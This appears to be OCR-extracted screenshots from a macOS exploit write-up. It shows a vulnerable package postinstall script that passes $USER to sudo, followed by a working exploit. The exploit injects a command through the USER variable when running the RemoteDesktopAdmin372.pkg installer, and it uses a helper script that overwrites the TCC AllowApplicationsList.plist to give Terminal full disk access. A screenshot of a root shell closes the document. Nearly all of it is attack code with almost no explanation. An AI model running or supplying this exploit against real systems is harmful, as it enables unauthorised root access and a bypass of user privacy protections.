


```
#!/bin/sh
target=$2
pkg=$0

ALERTALL="./Tools/AlertAll.app/Contents/MacOS/AlertAll"
if [ "$USER" = "" ]; then
    USER="root"
fi

if [ -e "/usr/bin/sudo" ]; then
    /usr/bin/sudo -u $USER $ALERTALL $target
else
    $ALERTALL $target
fi
```


the exploit

```
#!/bin/sh
target=$2
pkg=$0

ALERTALL="./Tools/AlertAll.app/Contents/MacOS/AlertAll"
if [ "$USER" = "" ]; then
    USER="root"
fi

if [ -e "/usr/bin/sudo" ]; then
    /usr/bin/sudo -u $USER $ALERTALL $target
else
    $ALERTALL $target
fi
```

```
USER="root $SCRIPT_FILE " installer -pkg RemoteDesktopAdmin372.pkg -target / &
```



```
#!/bin/bash

SCRIPT_FILE="/tmp/runthis.sh"
TARGET="/Library/Apple/Library/Bundles/TCC_Compatibility.bundle/Contents/Resources/AllowApplicationsList.plist"

create_script_file() {

        cat <<EOL > "$SCRIPT_FILE"
#!/bin/bash

cat <<OOO > "$TARGET"
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Services</key>
    <dict>
        <key>SystemPolicyAllFiles</key>
        <array>
            <dict>
                <key>CodeRequirement</key>
                <string>identifier &quot;com.apple.Terminal&quot; and anchor apple</string>
                <key>IdentifierType</key>
                <string>bundleID</string>
                <key>Identifier</key>
                <string>com.apple.Terminal</string>
                <key>Comment</key>
                <string>40394397</string>
            </dict>
        </array>
    </dict>
</dict>
</plist>
OOO

EOL

        chmod +x $SCRIPT_FILE

}

# Main function
main() {
        # Step 1: Create the script file
        create_script_file

        # Step 2: Run the installer
        USER="root $SCRIPT_FILE " installer -pkg RemoteDesktopAdmin372.pkg -target / &
}

# Execute the main function
main
```



Terminal
Shell
Edit
View
Window
Help
Jul 17., Wed 7:47
lurk_alert — bash — 204×49
secret.txt
TXT
JUL
17

```
sh-3.2# 
```

